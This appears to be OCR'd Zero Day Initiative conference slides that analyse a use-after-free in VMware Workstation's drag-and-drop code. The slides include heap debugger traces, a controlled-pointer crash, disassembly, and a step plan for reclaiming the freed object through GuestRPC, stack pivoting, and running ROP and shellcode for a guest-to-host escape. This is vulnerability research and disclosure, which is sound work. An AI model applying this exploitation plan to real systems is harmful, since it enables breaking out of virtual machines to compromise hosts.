
- To verify further, !heap –p –a @RCX will show us where the Free happened:



```
    address 0000000029c96f40 found in
    _DPH_HEAP_ROOT @ 3e21000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                2ad15270:         29c96000             2000
    000007fef4c98726
verifier!VerifierDisableFaultInjectionExclusionRange+0x000000000000234e
    0000000077b84255 ntdll!RtlLogStackBackTrace+0x00000000000022d5
    0000000077b2797c ntdll!TpAlpcRegisterCompletionList+0x000000000000599c
    00000000779c1a0a kernel32!HeapFree+0x000000000000000a
    00000000754bcabc MSVCR90!free+0x000000000000001c
    0000000140032d37 vmware_vmx!opus_repacketizer_get_nb_frames+0x0000000000002327
    000000014002c41d vmware_vmx+0x000000000009c41d
    000000014000a52e vmware_vmx+0x000000000007a52e
    0000000140013f60 vmware_vmx+0x0000000000083f60
```

Root Cause


- Next, we will need to get the size of the Free’d object
- In order to do that, we will need to break right before the Free happens and run !heap –p –a on the address before it gets Freed



```
0:012> !heap -p -a rcx
    address 00000000713c4f40 found in
    _DPH_HEAP_ROOT @ 3ce1000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -
VirtAddr         VirtSize)
                                  6f598f70:         713c4f40               b8 -
713c4000             2000
          ? vmware_vmx!opus_get_version_string+7ca40
    000007fef8b28513 verifier!AVrfDebugPageHeapAllocate+0x000000000000026f
    0000000077b919c1 ntdll!RtlDebugAllocateHeap+0x0000000000000031
    0000000077b2c985 ntdll!RtlpAllocateHeap+0x0000000000000114
    0000000077b0ddd8 ntdll!RtlAllocateHeap+0x000000000000016c
    00000000754bcb87 MSVCR90!malloc+0x000000000000005b
    0000000140194a9f vmware_vmx!opus_repacketizer_get_nb_frames+0x000000000033408f
    000000013fe5c4fa vmware_vmx+0x000000000009c4fa
    000000013fe3a62f vmware_vmx+0x000000000007a62f
    000000013fe43f60 vmware_vmx+0x0000000000083f60
    000000013fe29446 vmware_vmx+0x0000000000069446
    000000013fe4bb86 vmware_vmx+0x000000000008bb86
```

Exploiting the vulnerability


- First we will need to find a way to control the Freed object before it gets re-used
- This can be done by sending an arbitrary GuestRPC request through the backdoor channel
- For example through the tools.capability.guest_temp_directory RPC function



```
(101c.cb0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for
C:\Program Files (x86)\VMware\VMware Workstation\x64\vmware-vmx.exe -
vmware_vmx+0x9d0e2:
00000001`3f55d0e2 ff5008          call    qword ptr [rax+8]
ds:41414141`414100a6=????????????????
0:016> ub @rip
vmware_vmx+0x9d0ca:
00000001`3f55d0ca 7419            je      vmware_vmx+0x9d0e5 (00000001`3f55d0e5)
00000001`3f55d0cc 4d85c9          test    r9,r9
00000001`3f55d0cf 7414            je      vmware_vmx+0x9d0e5 (00000001`3f55d0e5)
00000001`3f55d0d1 488b4920        mov     rcx,qword ptr [rcx+20h]
00000001`3f55d0d5 4885c9          test    rcx,rcx
00000001`3f55d0d8 740b            je      vmware_vmx+0x9d0e5 (00000001`3f55d0e5)
00000001`3f55d0da 488b01          mov     rax,qword ptr [rcx]
00000001`3f55d0dd ba18000000      mov     edx,18h
0:016> dd rcx
00000000`0375b2a0  4141009e 41414141 41414141 41414141
00000000`0375b2b0  41414141 41414141 41414141 41414141
00000000`0375b2c0  41414141 41414141 41414141 41414141
00000000`0375b2d0  41414141 41414141 41414141 41414141
00000000`0375b2e0  41414141 41414141 41414141 41414141
00000000`0375b2f0  41414141 41414141 41414141 41414141
00000000`0375b300  41414141 41414141 41414141 41414141
00000000`0375b310  41414141 41414141 41414141 41414141
0:016>
```

Exploiting the vulnerability


- Next question is where should I put my ROP chain? Should I heap spray?
- The answer was in the unity.window.contents.start RPC function



```
0000000140085C21
0000000140085C21 loc_140085C21:
0000000140085C21 mov     eax, [rbx]
0000000140085C23 mov     ecx, [rbx+0Ch]
0000000140085C26 mov     cs:dword_140B8C15C, esi
0000000140085C2C mov     cs:dword_140B8C158, eax
0000000140085C32 mov     eax, [rbx+4]
0000000140085C35 mov     cs:dword_140B8C168, ecx
0000000140085C3B mov     cs:dword_140B8C160, eax
0000000140085C41 mov     eax, [rbx+8]
0000000140085C44 mov     cs:dword_140B8C164, eax
0000000140085C4A call    Malloc_wrapper
0000000140085C4F mov     rdx, [rsp+38h+arg_28]
0000000140085C54 mov     rcx, [rsp+38h+arg_20]
0000000140085C59 lea     r8, byte_140761EF3
0000000140085C60 mov     r9b, 1
0000000140085C63 mov     cs:qword_140B8C178, rax
0000000140085C6A mov     cs:qword_140B8C170, rax
0000000140085C71 call    outputMsg
0000000140085C76 movzx   edi, al
0000000140085C79 jmp     short loc_140085C9D
```

Exploiting the vulnerability

- What does the plan of action look like now?
  - Send a unity.window.contents.start request with a ROP chain that sets RSP to RDI.
  - Trigger the free.
  - Overwrite the freed object with another one. The freed object should contain the address of vmware_vmx+0xb870f8.
  - Trigger the re-use using a request that contains the ROP chain to gain RCE.
- There is an RWX region in vmware-vmx, so you know what the ROP chain should do ;)



Global var address

Unity Packet

Single ROP -> push RDI/POP RSP

DnD Packet

ROP

ROP

ROP


ROP

......

.....

Shell code

VMware DnD UAF Exploit



Process Explorer - Sysinternals: www.sysinternals.com [vmex\VMWare_Ex_Dev]

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Integrity
VGAuthService.exe		4,572 K	80 K	1472	VMware Guest Authenticatio...	VMware, Inc.	
vmnetdhcp.exe		7,432 K	584 K	1520	VMware VMnet DHCP service	VMware, Inc.	
vmtoolsd.exe	0.05	10,848 K	6,164 K	1540	VMware Tools Core Service	VMware, Inc.	
vmnat.exe	< 0.01	6,012 K	6,192 K	1564	VMware NAT Service	VMware, Inc.	
vmware-authd.exe		4,904 K	3,548 K	1636	VMware Authorization Service	VMware, Inc.	
vmware-vmx.exe	94.82	42,164 K	1,106,384 K	1532	VMware Workstation VMX	VMware, Inc.	Medium
vmware-usbarbitrator64.exe	< 0.01	3,292 K	1,412 K	1772	VMware USB Arbitration Ser...	VMware, Inc.	
vmware-hostd.exe	0.01	31,956 K	5,788 K	1900			
svchost.exe		1,556 K	264 K	1468	Host Process for Windows S...	Microsoft Corporation	
TPAutoConnSvc.exe							

CPU Usage: 100.00% Commit Charge: 56.10% Processes: 56 Physical Usage: 86.41%

Windows 10 x64 - VMware Workstation

Command Prompt

```
C:\Python27>
```

7:51 AM
6/23/2017

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

Conclusion

ZERO DAY INITIATIVE

www.zerodayinitiative.com

@thezdi